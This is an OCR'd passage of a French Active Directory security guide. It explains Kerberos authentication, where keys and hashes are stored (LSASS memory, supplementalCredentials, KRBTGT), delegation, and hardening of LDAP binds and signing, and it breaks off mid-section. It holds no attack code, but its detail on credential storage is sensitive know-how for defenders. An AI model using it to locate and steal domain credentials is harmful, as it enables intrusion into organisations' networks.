
Le client C ouvre sa session en saisissant son login et mot de passe. La DLL *msgina.dll* va transférer le login et le mot de passe de l'utilisateur au processus *Lsass.exe* (service *NETLOGON*).
Le client génère un hash de son mot de passe (NTHASH) et efface de la mémoire le mot de passe en clair qu'il a saisi. Le processus *Lsass.exe* conservera le NTHASH de l'utilisateur en mémoire après authentification.
Le client va calculer sa clé secrète K_C qui dérive de son mot de passe (au format NTHASH) selon la fonction de chiffrement utilisée par Kerberos (*des-cbc-md5, aes128-cts-hmac-sha1, aes256-cts-hmac-sha1, rc4-hmac-MD5*).

La requête *KRB_AS_REQ et* la réponse *KRB_AS_REP* vont permettre au client de demander un TGT au contrôleur de domaine et une clé de session entre le client et le KDC (S_{CK}). Le processus *Lsass.exe* (service NERTLOGON) conservera le TGT et les clés en mémoire. La clé K_C va permettre au client de prouver son identité au contrôleur de domaine (pré-authentification) et permettre de chiffrer les données confidentielles des échanges *KRB_AS_REQ* et *KRB_AS_REP*. Le contrôleur de domaine dispose aussi de la clé K_C du client car cette dernière est stockée sous différentes forme (pour les différents algorithmes utilisés par Kerberos) au niveau de l'attribut *supplementalCredentials* du compte utilisateur du client C (voir http://msdn.microsoft.com/en-us/library/cc245674.aspx).

Les messages KRB_TGS_REQ et KRB_TGS_REP :
Ces 2 requêtes vont permettre au client de récupérer le ticket de service (T_S), pour se connecter sur le serveur de fichiers S) et de négocier une clé de session entre le Client C et le serveur S (S_{CS})
Le client s'authentifie auprès du contrôleur de domaine en chiffrant un authentifiant (contient le nom du client, date / heure, numéro de séquence) avec la clé S_{CK} et en transmettant son TGT.


Les messages KRB_AP_REQ et KRB_AP_REP :
Le client C va s'authentifier auprès du serveur S en transmettant le ticket de service T_S et en chiffrant un authentifiant avec la clé S_{CS}.

Le schéma ci-dessous synthétise les 6 échanges entre le client C, le serveur S et le contrôleur de domaine.




Les échanges sont sécurisés car le client C, le serveur S et le contrôleur de domaine disposent de clés secrètes. **Le contrôleur de domaine connaît les clés K_S et K_C car les clés sont stockées au niveau de l'annuaire Active Directory dans l'attribut *supplementalCredentials* des comptes utilisateurs et ordinateurs du domaine.** Il peut donc déchiffrer les messages du client C et du serveur S.

- La clé secrète du client C (K_C) est dérivée du mot de passe du compte utilisateur en fonction de l'algorithme de chiffrement Kerberos utilisé (*des-cbc-md5, aes128-cts-hmac-sha1, aes256-cts-hmac-sha1, rc4-hmac-MD5*)
- La clé secrète du serveur S (K_S) est dérivée du mot de passe du compte ordinateur car le service *Server* (partage de fichiers) s'exécute dans le contexte du compte *System* soit du compte ordinateur du serveur S en fonction de l'algorithme de chiffrement Kerberos utilisé (*des-cbc-md5, aes128-cts-hmac-sha1, aes256-cts-hmac-sha1, rc4-hmac-MD5*)
- La clé K_{KDC} est dérivée du mot de passe du compte utilisateur *KRBTGT* en fonction l'algorithme de chiffrement Kerberos utilisé (*des-cbc-md5, aes128-cts-hmac-sha1, aes256-cts-hmac-sha1, rc4-hmac-MD5*). Comme ce mot de passe réplique sur tous les contrôleurs de domaine (comme tout objet), la clé **K_{KDC}** est la même sur tous les contrôleurs de domaine.



Le paramètre *Network Security – configure encryption types allowed for Kerberos* permet de définir les algorithmes de chiffrement que Kerberos peut utiliser.

Algorithme	Sel	Complément d'informations
des-cbc-md5	Oui	Protocole moyennement sécurisé.
aes128-cts-hmac-sha1	Oui	Protocole de chiffrement fortement sécurisé (nouveauté de Windows 7 / Windows 2008 R2).
aes256-cts-hmac-sha1	Oui	
rc4-hmac-MD5	Non	Protocole historique. Faiblement sécurisé. A désactiver.




Les clés K_C, K_S, K_{KDC} ont une durée de vie importante car :


Par défaut le mot de passe des comptes ordinateurs change tous les 30 jours.

La durée de vie des mots de passe des comptes utilisateurs est généralement de plusieurs dizaines de jours (selon les stratégies de mots de passe).

Le compte *KRBTGT* n'a pas l'option *Password never expires*. L'attribut *pwdLastSet* montre que le mot de passe a été défini le 10 mars 2014 (lors de la création du domaine). Le fait que le mot de passe ait expiré (90 jours dans cette configuration) n'est pas un problème car ce compte ne sert pas pour ouvrir une session. Seule la valeur du mot de passe est importante pour l'authentification Kerberos.



La durée de vie du *TGT* (10 heures) et de Ticket de session T_S (10 heures) se configure au niveau de la stratégie de groupe *Default Domain Policy*.
L'*authentifiant* intègre l'heure et date du jour. Cela permet à Kerberos d'empêcher une attaque par rejeu en autorisant par défaut que 5 minutes de décalage horaire entre le client C, le serveur S et le contrôleur de domaine (le KDC).




Le protocole d'authentification Kerberos standard permet l'authentification mais ne permet pas le contrôle des accès. En effet, le modèle du contrôle d'accès de Windows est basé sur les SID (*Security Identifier*). Microsoft a donc développé le protocole PAC qui est une extension du protocole Kerberos. Le protocole PAC permet de récupérer depuis l'annuaire le SID de l'utilisateur et des groupes auxquels il appartient (dont SID History) et de les stocker dans le champ *Authorization Data* du TGT. Windows générera ensuite à partir des informations du TGT un jeton d'accès qui sera utilisé pour contrôler les accès de chaque processus lancé par l'utilisateur.


Si vous souhaitez comprendre en détail le protocole Kerberos, je vous invite à lire le document d'Aurélien BORDES qui est très complet, bien fait et qui a servi de base pour la rédaction de ce chapitre sur Kerberos.
http://www.ssi.gouv.fr/IMG/pdf/Aurelien_Bordes_-_Secrets_d_authentification_episode_II_Kerberos_contre-attaque.pdf
http://blogs.msdn.com/b/openspecification/archive/2011/05/31/windows-configurations-for-kerberos-supported-encryption-type.aspx

4.4 LA DELEGATION D'AUTHENTIFICATION KERBEROS

La délégation Kerberos est une fonctionnalité qui permet à un serveur A (qui héberge un site web par exemple) de s'authentifier en prenant l'identité d'un utilisateur B (qui s'est au préalable authentifié sur le serveur A) pour accéder à une ressource sur le serveur C.
Quand la délégation Kerberos est activée, l'utilisateur envoie un TGT spécial généré pour lui mais avec l'attribut *Forwarded* au serveur B (on parle de *Forwarded TGT*).

La délégation Kerberos est autorisée :
1. Si le compte ordinateur du serveur hébergeant le service est configuré pour la délégation. Ce n'est pas le cas par défaut. Seul le compte ordinateur d'un contrôleur de domaine est activé pour la délégation pour tous les services hébergés sur le contrôleur de domaine.
2. Si le compte utilisateur autorise la délégation. C'est le cas par défaut. L'option *Account is sensitive and cannot be delegated* permet de bloquer la délégation pour les comptes utilisateurs spécifiques. Elle doit être activée pour les comptes d'administration.






4.5 LES BONNE PRATIQUES POUR RENFORCER LA SECURITE DE L'ANNUAIRE ACTIVE DIRECTORY

4.5.1 BLOQUER LES CONNEXIONS LDAP SIMPLE BIND SANS SSL / TLS

Un LDAP Simple Bind consiste à envoyer le login de l'utilisateur et le mot de passe en clair par le réseau. Cette méthode n'est pas sécurisée car une personne tierce peut intercepter le login et mot de passe de l'utilisateur avec un analyseur réseau comme *Wireshark* (https://www.wireshark.org).
La capture ci-dessous montre comment un attaquant potentiel voit une connexion LDAP Simple Bind sur le réseau.



Il est recommandé » de générer un certificat basé sur le modèle *Domain Controller* sur tous les contrôleurs de domaine. Il sera alors possible d'effectuer un LDAP Simple Bind sécurisé à l'aide d'une connexion SSL / TLS.

4.5.2 ACTIVER LA SIGNATURE DU TRAFIC LDAP

Chez plusieurs de mes clients, le message d'avertissement suivant apparaissait dans les observateurs d'événements :

Log Name: Directory Service
Source: Microsoft-Windows-ActiveDirectory_DomainService
Date: 12/11/2014 08:42:38
Event ID: 2886
Task Category: LDAP Interface
Level: Warning
Keywords: Classic
User: ANONYMOUS LOGON
Computer: TPODC1.tpo.net
Description:
The security of this directory server can be significantly enhanced by configuring the server to reject SASL (Negotiate, Kerberos, NTLM, or Digest) LDAP binds that do not request signing (integrity verification) and LDAP simple binds that are performed on a cleartext (non-SSL/TLS-encrypted) connection. Even if no clients are using such binds, configuring the server to reject them will improve the security of this server.


Some clients may currently be relying on unsigned SASL binds or LDAP simple binds over a non-SSL/TLS connection, and will stop working if this configuration change is made. To assist in identifying these clients, if such binds occur this directory server will log a summary event once every 24 hours indicating how many such binds occurred. You are encouraged to configure those clients to not use such binds. Once no such events are observed for an extended period, it is recommended that you configure the server to reject such binds.

You can enable additional logging to log an event each time a client makes such a bind, including information on which client made the bind. To do so, please raise the setting for the "LDAP Interface Events" event logging category to level 2 or higher.


L'article Microsoft http://support.microsoft.com/kb/935834/en-us explique qu'il est possible d'activer la signature LDAP pour bloquer les commandes LDAP Simple Bind sans SSL / TLS et pour bloquer les commandes LDAP SASL Bind sans signature.
L'utilisation d'une connexion TLS / SSL (nécessite un certificat) permet de signer le trafic LDAP. C'est pour cela que la signature LDAP n'est pas nécessaire pour un LDAP Simple Bind avec SSL / TLS.

Pour activer ce changement :

